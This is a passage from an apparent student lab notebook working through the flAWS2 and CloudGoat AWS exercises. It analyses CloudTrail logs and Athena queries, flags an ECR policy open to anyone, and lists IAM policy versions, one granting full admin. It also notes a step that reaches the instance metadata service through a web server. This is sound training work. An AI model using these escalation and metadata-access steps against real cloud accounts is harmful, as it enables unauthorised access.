principal (ANONYMOUS_PRINCIPAL or AWSAccount), service, operation, and the specific AWS account ID (653711331788). The logs also mention AssumeRole and GetObject operations.

```

2018-11-28T23:03:12Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:03:12Z 34.234.236.212 arn:aws:sts::653711331788:assumed-role/level1/level1 653711331788 AssumedRole CreateLogStream
2018-11-28T23:03:12Z lambda.amazonaws.com AWSService AssumeRole
2018-11-28T23:03:13Z 34.234.236.212 arn:aws:sts::653711331788:assumed-role/level1/level1 653711331788 AssumedRole CreateLogStream
2018-11-28T23:03:13Z apigateway.amazonaws.com AWSService Invoke
2018-11-28T23:03:14Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:03:17Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:03:18Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:03:28Z 34.234.236.212 arn:aws:sts::653711331788:assumed-role/level1/level1 653711331788 AssumedRole CreateLogStream
2018-11-28T23:03:28Z apigateway.amazonaws.com AWSService Invoke
2018-11-28T23:03:35Z 34.234.236.212 arn:aws:sts::653711331788:assumed-role/level1/level1 653711331788 AssumedRole CreateLogStream
2018-11-28T23:03:50Z 34.234.236.212 arn:aws:sts::653711331788:assumed-role/level1/level1 653711331788 AssumedRole CreateLogStream
2018-11-28T23:04:54Z 104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1 653711331788 AssumedRole ListObjects
2018-11-28T23:05:10Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:05:12Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:05:12Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:05:53Z 104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1 653711331788 AssumedRole ListImages
2018-11-28T23:06:17Z 104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1 653711331788 AssumedRole BatchGetImage
2018-11-28T23:06:33Z 104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1 653711331788 AssumedRole GetDownloadUrlForLayer
2018-11-28T23:07:08Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:07:08Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:09:28Z 104.102.221.250 arn:aws:sts::653711331788:assumed-role/level3/d190d14a-2404-45d6-9113-4eda22d7f2c7 653711331788 AssumeRole
2018-11-28T23:09:36Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:09:36Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject

```

vocstartsoft:~/aws/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28 \$ |

bash - ip-172-31-53-144 x Immediate |

vocstartsoft:~/environment \$ |

Given the commands you invoked as the Attacker, which IP address do these logs reveal was the source of the attack?

-104.102.221.250 appears to be the source of the attack.

Show the IP address the event was triggered from as well as the tool used to initiate the event (via the userAgent field).

The screenshot shows a Linux desktop environment with a dark theme. On the left is a vertical dock containing icons for various applications: Firefox, Workbench, Lab Notebook #4 - Goog, fAWS2.cloud, 4.4: flaws2.cloud, and cs595gomez22. The main window is a terminal titled 'bash - "ip-172-31-53-144" x'. It displays a JSON log entry from AWS CloudTrail:

```
        "principalId": "AROAJQMBONUMIKLZKMF64",
        "arn": "arn:aws:iam::653711331788:role/level3",
        "accountId": "653711331788",
        "userName": "level3"
    },
    "eventTime": "2018-11-28T23:09:28Z",
    "eventSource": "s3.amazonaws.com",
    "eventName": "ListBuckets",
    "awsRegion": "us-east-1",
    "sourceIPAddress": "104.192.221.250",
    "userAgent": "[aws-cli/1.16.19 Python/2.7.10 Darwin/17.7.0 botocore/1.12.9]",
    "requestParameters": null,
    "responseElements": null,
    "requestID": "4698593B9338B27F",
    "eventID": "65e111a0-83ae-4ba8-9673-16291a804873",
    "eventType": "AwsApiCall",
    "recipientAccountId": "653711331788"
}
vocstartsoft:~/aws/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28 $
```

Below this, another terminal window titled 'bash - "ip-172-31-53-144" x' is visible, showing the command 'vocstartsoft:~/environment \$'.

In examining the statement associated with the attached policy as well as the description supplied, what service is this role meant to be used with? Is it compatible with what you discovered via the userAgent field in the previous step?


-The service is supposed to be "ecs-tasks.amazonaws.com". No it is not compatible with the userAgent in the last step.

Explain who is allowed to perform what actions on the level2 repository with this policy.

-Anyone is allowed to perform “GetDownloadUrlForLayer”, “BatchGetImage”, “BatchCheckLayerAvailability”, “ListImages”, and

“DescribelImages” because the principal value is set to the wildcard character(*). Too much access is given to everyone, especially anonymous users.

Show the output of the query



The screenshot shows the AWS Athena console interface. The top navigation bar includes tabs for Workbench, flAWS2.cloud, Lab Notebook #4 - Goog, 4.4: flaws2.cloud, and Athena. The main content area displays a table of log events from November 28, 2018. The columns are eventtime (sorted by ascending timestamp) and eventname. The events listed include various AWS services like CreateLogStream, AssumeRole, ListImages, and GetObject.

	eventtime	eventname
1	2018-11-28T23:03:50Z	CreateLogStream
2	2018-11-28T23:03:12Z	AssumeRole
3	2018-11-28T23:03:20Z	CreateLogStream
4	2018-11-28T23:03:13Z	CreateLogStream
5	2018-11-28T23:05:53Z	ListImages
6	2018-11-28T23:03:35Z	CreateLogStream
7	2018-11-28T23:09:28Z	ListBuckets
8	2018-11-28T22:31:59Z	AssumeRole
9	2018-11-28T22:31:59Z	AssumeRole
10	2018-11-28T23:06:17Z	BatchGetImage
11	2018-11-28T23:06:33Z	GetDownloadUrlForLayer
12	2018-11-28T23:03:12Z	CreateLogStream
13	2018-11-28T23:09:36Z	GetObject
14	2018-11-28T23:09:36Z	GetObject
15	2018-11-28T23:02:56Z	GetObject
16	2018-11-28T23:03:08Z	GetObject
17	2018-11-28T23:03:11Z	GetObject

Show the output of the query.

The screenshot shows a Firefox browser window with multiple tabs open, including 'Workbench', 'fIAWS2.cloud', 'Lab Notebook #4 - Goog', '4.4: flaws2.cloud', and 'Athena'. The 'Athena' tab is active, displaying the AWS Athena home page. The main content area shows a table of query results:

	eventname	mycount
1	GetDownloadUrlForLayer	1
2	ListObjects	1
3	ListImages	1
4	ListBuckets	1
5	BatchGetImage	1
6	Invoke	2
7	AssumeRole	3
8	CreateLogStream	5
9	GetObject	22

The browser's sidebar shows various activity icons, and the bottom navigation bar includes links for Feedback, English (US), © 2008 - 2021, Amazon Web Services, Inc. or its affiliates. All rights reserved., Privacy Policy, and Terms of Use.

4.5 Cloud Goat

Show the policies attached to the credentials given

```
vocstartsoft:~/./aws $ aws iam list-attached-user-policies --profile raynor --user-name raynor-cgidcnahrw2bym
{
  "AttachedPolicies": [
    {
      "PolicyName": "cg-raynor-policy-cgidcnahrw2bym",
      "PolicyArn": "arn:aws:iam::206747113237:policy/cg-raynor-policy-cgidcnahrw2bym"
    }
  ]
}
vocstartsoft:~/./aws $
```


```
bash - "ip-172-31-53-144" x Immediate x +
```

```
vocstartsoft:~/environment $
```

Which version of the policy is set as the default?

-Version 1 (v1) of the policy is set as the default.


Show the output of the version in which all actions have been allowed (e.g full admin privileges)




A screenshot of a Linux desktop environment showing a terminal window. The terminal window has two tabs: "bash - ip-172-31-53-144" and "aws". The "aws" tab contains the following AWS IAM policy code:

```
vocstartsoft:~/aws $ aws iam get-policy-version --profile raynor --policy-arn arn:aws:iam::206747113237:policy/cg-raynor-policy-cgidcnahrw2bym --version-id v2
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": "*",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ],
            "VersionId": "v2",
            "IsDefaultVersion": false,
            "CreateDate": "2021-05-18T14:59:07Z"
        }
    }
}
vocstartsoft:~/aws $
```


Start by visiting the site from `linux.cs.pdx.edu` using `curl` to hit the web server and show the error page returned.




Repeat the curl command and specify the well-known IP address of the Metadata service. Show the results.



